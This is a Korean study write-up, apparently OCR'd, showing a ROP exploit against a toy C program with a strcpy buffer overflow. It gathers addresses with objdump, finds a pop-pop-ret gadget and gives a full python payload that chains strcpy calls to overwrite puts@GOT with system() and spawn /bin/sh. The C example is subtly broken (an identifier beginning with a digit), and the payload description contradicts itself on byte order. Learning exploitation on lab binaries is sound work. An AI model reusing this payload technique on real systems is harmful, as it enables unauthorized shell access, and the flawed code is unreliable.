ROP(Return Oriented Programming)

프로그램을 마음대로 조종할 수 있는 취약점을 발견했지만 코드를 실행 가능한 메모리 영역에 올릴 수 있는 확실한 방법이 없을 때 ROP를 사용한다.


- 예제 코드

```
char b7[] = "\xb7";
char e5[] = "\xe5";
char 83[] = "\x83";
char b0[] = "\xb0";
main(int argc, char *argv[])
{
        char buf[32];
        strcpy(buf, argv[1]);
        puts("/bin/sh");
}
```


```
lhj@lhj-vm:~/study$ cat rop_t.c
char b7[] = "\xb7";
char e5[] = "\xe5";
char 83[] = "\x83";
char b0[] = "\xb0";

main(int argc, char *argv[])
{
        char buf[32];
        strcpy(buf,argv[1]);
        puts("/bin/sh");
}
```

puts의 got를 overwrite 해서 system 함수를 불러올 예정이다.

- main 함수에 breakpoint를 걸어주고 디버깅을 시작한다.



- system 함수의 주소는 0xb7e583b0이다.



system 함수 주소(0xb7e583b0)의 문자열이 나란히 함께 있는 것을 찾을 수 없어서 한 개씩 구했다.

➔ objdump –s rop_t | grep b7(e5, 83, b0)

⇨ b7 : 0x804a024
e5 : 0x804a026
83 : 0x804a028
b0 : 0x804a02a

-> 이것들을 하나하나 strcpy해서 puts@GOT를 overwrite 할 예정임.

```
lhj@lhj-vm:~/study$ objdump -d rop_t | grep strcpy
08048300 <strcpy@plt-0x10>:
08048310 <strcpy@plt>:
 8048465:       e8 a6 fe ff ff          call   8048310 <strcpy@plt>
```

- strcpy 함수 주소 : 0x8048310

(objdump -d ./rop | grep strcpy\@plt\>)

-> strcpy의 함수 주소 찾기 (gdb에서 실행시켜서 함수 주소 찾기도 가능)

```
lhj@lhj-vm:~/study$ objdump -R rop_t | grep puts
0804a010 R_386_JUMP_SLOT   puts
```

- puts@GOT 주소 : 0x804a010

(objdump -R ./rop | grep puts)

-> puts의 got를 overwrite를 위해 got 주소 찾기 (gdb에서 실행시켜서 함수 주소 찾기 -> x/4i 0x8048320 값을 사용)

strcpy(puts@GOT+0, 0x804a02a);
strcpy(puts@GOT+1, 0x804a028);
strcpy(puts@GOT+2, 0x804a026);
strcpy(puts@GOT+3, 0x804a024);

-> 이렇게 작업이 이뤄져야 함. (리틀엔디언 방식이기 때문에 \xb0\x83\xe5\xb7으로 넣어줘야 해서 반대로 뒤집혔다.)

strcpy RET(ppr) puts@GOT+0 0x804a02a
strcpy RET(ppr) puts@GOT+1 0x804a028
strcpy RET(ppr) puts@GOT+2 0x804a026
strcpy RET(ppr) puts@GOT+3 0x804a024

-> 페이로드가 다음과 같이 되어야 한다.

strcpy에서 다음 strcpy로 가려면 ESP에서 8만큼 더하고 return을 해야 되는데,

pop이 esp를 4증가 시켜주기 때문에 pop pop ret 가젯이 필요함.

```
--
8048414:       c6 05 2c a0 04 08 01    movb   $0x1,0x804a02c
804841b:       c9                      leave
804841c:       f3 c3                   repz ret
--
8048471:       e8 aa fe ff ff          call   8048320 <puts@plt>
8048476:       c9                      leave
8048477:       c3                      ret
--
80484de:       5f                      pop    %edi
80484df:       5d                      pop    %ebp
80484e0:       c3                      ret
```

※ ppr 가젯 구하기

objdump -d ./rop | grep ret -B2

ppr : 0x80484de

- 전체적인 페이로드를 작성 해보자.

0x8048310 + 0x80484de + 0x804a010 + 0x804a02a

0x8048310 + 0x80484de + 0x804a011 + 0x804a028


0x8048310 + 0x80484de + 0x804a012 + 0x804a026

0x8048310 + 0x80484de + 0x804a013 + 0x804a024

※ 마지막으로 return 값은 strcpy 바로 다음의 0x804846a로 하겠다.

- payload 작성하여 보자

"\x90" * buf(32) + sfp(4) + strcpy + ppr + puts@got+0 + b7 + strcpy + ppr + puts@got+1 + e5 .... /bin/sh(puts("/bin/sh");



./rop `python -c 'print "A"*36 + "\x10\x83\x04\x08" + "\xde\x84\x04\x08" + "\x10\xa0\x04\x08" + "\x2a\xa0\x04\x08" + "\x10\x83\x04\x08" + "\xde\x84\x04\x08" + "\x11\xa0\x04\x08" + "\x28\xa0\x04\x08" + "\x10\x83\x04\x08" + "\xde\x84\x04\x08" + "\x12\xa0\x04\x08" + "\x26\xa0\x04\x08" + "\x10\x83\x04\x08" + "\xde\x84\x04\x08" + "\x13\xa0\x04\x08" + "\x24\xa0\x04\x08" + "\x6a\x84\x04\x08"'`